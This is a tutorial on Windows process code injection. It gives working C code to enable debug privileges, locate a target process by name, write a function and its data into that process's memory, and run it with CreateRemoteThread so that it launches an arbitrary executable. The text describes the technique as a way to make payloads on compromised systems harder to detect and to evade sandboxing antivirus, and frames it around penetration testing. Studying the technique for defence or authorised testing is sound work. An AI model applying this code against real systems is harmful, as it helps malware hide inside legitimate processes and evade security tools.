Code Injection on Windows

INDEX

1. Introduction

The purpose of this document is to describe one of the most basic code injection techniques by using some of the APIs provided by the Windows operating system for process interaction.

Code injection can be used in case it is necessary to make the detection of a payload **more difficult** within a compromised system, because it should not be sought inside a single process.

It is possible to find an example of a more sophisticated use of the above technique into the "migrate" feature of **meterpreter**, which completely moves the execution of the agent into a process chosen by the attacker.

Used in symbiosis with some evasion mechanics, the method works well even in presence of anti-virus solutions with **sandboxing** components.
Instead, in presence of solutions with **hooking** components, it could not achieve the same results as some particular API calls chains can be captured and compared with some signatures.

2. Requirements

In order to success it is important to have the correct permissions for **writing** and **executing** code into another process's memory. It is also needed to disable any kind of optimization during the compiling and linking phases of the project.

3. Overview


The implementation described in the document is the following list of operations:
- To enable debug privileges through the use of **OpenProcessToken**, **LookupPrivileges** and **AdjustTokenPrivileges** APIs.
- To obtain a handle of the process through the use of **OpenProcess** API.
- To allocate the appropriate memory areas (for data and code) through the use of the **VirtualAllocEx** API.
- To write the data and the code through the use of the **WriteProcessMemory** API.
- To proceed to the creation of a new thread on the process through the use of the **CreateRemoteThread** API.

4. Procedure

In this section of the document will be explained the most important parts of the attached example source code.


4.1 Functions and structures

The core of the project are a function and a data structure which will be both injected into the remote process.
The data structure will be passed as parameter to the function.




```
typedef BOOL (WINAPI *_CreateProcess)(
  _In_opt_    LPCTSTR               lpApplicationName,
  _Inout_opt_ LPTSTR                lpCommandLine,
  _In_opt_    LPSECURITY_ATTRIBUTES lpProcessAttributes,
  _In_opt_    LPSECURITY_ATTRIBUTES lpThreadAttributes,
  _In_        BOOL                  bInheritHandles,
  _In_        DWORD                 dwCreationFlags,
  _In_opt_    LPVOID                lpEnvironment,
  _In_opt_    LPCTSTR               lpCurrentDirectory,
  _In_        LPSTARTUPINFO         lpStartupInfo,
  _Out_       LPPROCESS_INFORMATION lpProcessInformation
);
```

This is the definition of a type of function which is identical to the **CreateProcess** API. This definition will be useful to declare functions that can accept the same type and number of parameters and that can return the same type of value.



```
typedef struct {
  _CreateProcess __CreateProcess;
  WCHAR path[MAX_PATH];
} InjectData;
```

This is a type of data structure named **InjectData**. It contains a **_CreateProcess** type of function and a **path** which will be used to find the executable to be started.




```
DWORD __stdcall injectFn(PVOID param) {

  /* stack allocation is ok */
  InjectData *injData;
  STARTUPINFOW si;
  PROCESS_INFORMATION pi;


  injData = (InjectData*)param;

  MEMSET_MACRO(&si, 0, sizeof(si));
  MEMSET_MACRO(&pi, 0, sizeof(pi));

  si.cb = sizeof(si);
  /* CreateProcess address should be the same on every process as kernel32.dll will be 99.99% of times loaded at the same address */
  injData->__CreateProcess(injData->path, 0, 0, 0, FALSE, 0, 0, 0, &si, &pi);

  return 0;

}
VOID injectFnEnd() {}
```

This is the function that will be injected into the remote process. It accepts an **InjectData** structure as a parameter and uses the **injData->__CreateProcess** pointer by passing **injData->path** as a parameter to it in order to start the specified executable.
In summary, this function makes possible the start of an arbitrary executable from a remote process.

4.2 Enabling of debug privileges

It is important to enable the debug privileges on the injector’s process, because in some cases it may not be possible to obtain a handle to the remote process without them.
The following is a generic function to solve the problem.




```
int getDebugPriv() {

  HANDLE hToken;
  TOKEN_PRIVILEGES tokenPriv;

  if (OpenProcessToken(GetCurrentProcess(), TOKEN_ADJUST_PRIVILEGES | TOKEN_QUERY, &hToken))
  {
    LookupPrivilegeValue(NULL, SE_DEBUG_NAME, &tokenPriv.Privileges[0].Luid);
    tokenPriv.PrivilegeCount = 1;
    tokenPriv.Privileges[0].Attributes = SE_PRIVILEGE_ENABLED;

    if (!AdjustTokenPrivileges(hToken, 0, &tokenPriv, sizeof(tokenPriv), NULL, NULL))
      return 1;
    else
      return 0;

  }
  return 1;
}
```

The function makes use of the **OpenProcessToken**, **LookupPrivilegeValue** and **AdjustTokenPrivilege** APIs to modify the privileges of its process.

4.3 Obtaining process's handle


The next step is to obtain the PID of the process in which it is interested to operate, the example code refers to the APIs declared inside the "**tlhelp32.h**" header, but it is not the only way to face the problem.



```c
DWORD getPidByName(WCHAR *procname) {

  PROCESSENTRY32 entry;
  HANDLE hSnap;

  entry.dwSize = sizeof(PROCESSENTRY32);
  hSnap = CreateToolhelp32Snapshot(TH32CS_SNAPPROCESS, NULL);

  if (Process32First(hSnap, &entry) == TRUE) {
    while (Process32Next(hSnap, &entry) == TRUE)
    {
      if (wcsicmp(entry.szExeFile, procname) == 0)
        return entry.th32ProcessID;
    }
  }

  return 0;
}
```

In summary the function creates a **snapshot** of the processes' list in a precise instant and subsequently they are compared one by one with the name of the sought process (procname). When a match is found, the PID is returned, otherwise zero is the return value.

Once the PID is obtained you just need a call to the **OpenProcess** API by using the correct parameters.



```c
/* Getting PID of the process name specified in the cmdline */
pid = getPidByName(argv[1]);
if (!pid)
  goto cleanup;

/* Obtaining a handle to the process */
hProcess = OpenProcess(PROCESS_ALL_ACCESS, FALSE, pid);
if (!hProcess)
  goto cleanup;
```

In this example the specified access rights are **PROCESS_ALL_ACCESS** for keeping it simple, but **PROCESS_CREATE_THREAD**, **PROCESS_VM_OPERATION** and **PROCESS_VM_WRITE** should be enough for the task.

4.4 Allocating and writing of data and code

The second-last step is to allocate the memory needed for data and code and to write them. This is made possible by an appropriate use of the **VirtualAllocEx** and **WriteProcessMemory** APIs.

```
/* Allocating the right amount of space in the remote process */
pData = VirtualAllocEx(hProcess, 0, sizeof(injData), MEM_COMMIT | MEM_RESERVE, PAGE_READWRITE);
if (!pData)
  goto cleanup;

pFn = VirtualAllocEx(hProcess, 0, sizeOfInjFn, MEM_COMMIT | MEM_RESERVE, PAGE_EXECUTE_READWRITE);
if (!pFn)
  goto cleanup;

/* Writing injData structure and injectFn function into the remote process space */
if (!WriteProcessMemory(hProcess, pData, &injData, sizeof(injData), 0))
  goto cleanup;

if (!WriteProcessMemory(hProcess, pFn, injectFn, sizeOfInjFn, 0))
  goto cleanup;
```

During the first call to VirtualAllocEx it is asked an allocation of memory equal to the dimension of the **injData** structure and respectively, during the second call, equal to the dimension of the **injectFn** function.
The injectFn dimension is calculated simply by placing a dummy function, the **injectFnEnd**, after it and by doing a subtraction of their pointers.


```
/* to be changed to DWORD64 on 64bit systems */
sizeOfInjFn = (DWORD)injectFnEnd - (DWORD)injectFn;
```

This way, by disabling all the optimizations of the linker, it becomes possible to **calculate** the exact dimension of the injectFn function.

The two calls to the **WriteProcessMemory** API are needed to write the data contained in (&)injData and injectFn respectively to the **pData** and **pFn** pointers, but into the remote process space.

4.5 Creation of the remote thread

At the end, making sure that the shellcode doesn’t make any reference to memory areas that are not accessible from another process (strings, functions, etc.), it is possible to invoke the **CreateRemoteThread** API by specifying the pFn pointer as the function and the pData pointer as the parameter.



```
/* Starting a new thread in the remote process at the pFn pointer and passing pData pointer to it */
if (CreateRemoteThread(hProcess, 0, 0, (LPTHREAD_START_ROUTINE)pFn, pData, 0, &tid) == NULL)
  goto cleanup;

printf("Success! TID: %u\n", tid);
```

5. Conclusions

Even if basic, this technique it is not obsolete, because it can happen often to not being able to use conventional payloads during some penetration test phases, and making other processes doing sensitive operations can make a difference.

6. Contributions

Thanks to Paolo Campo for a more clear syntax in the Italian version of this document.

7. Example code

You can find the example source code in the following repository:
https://github.com/pfrankw/code_injection_example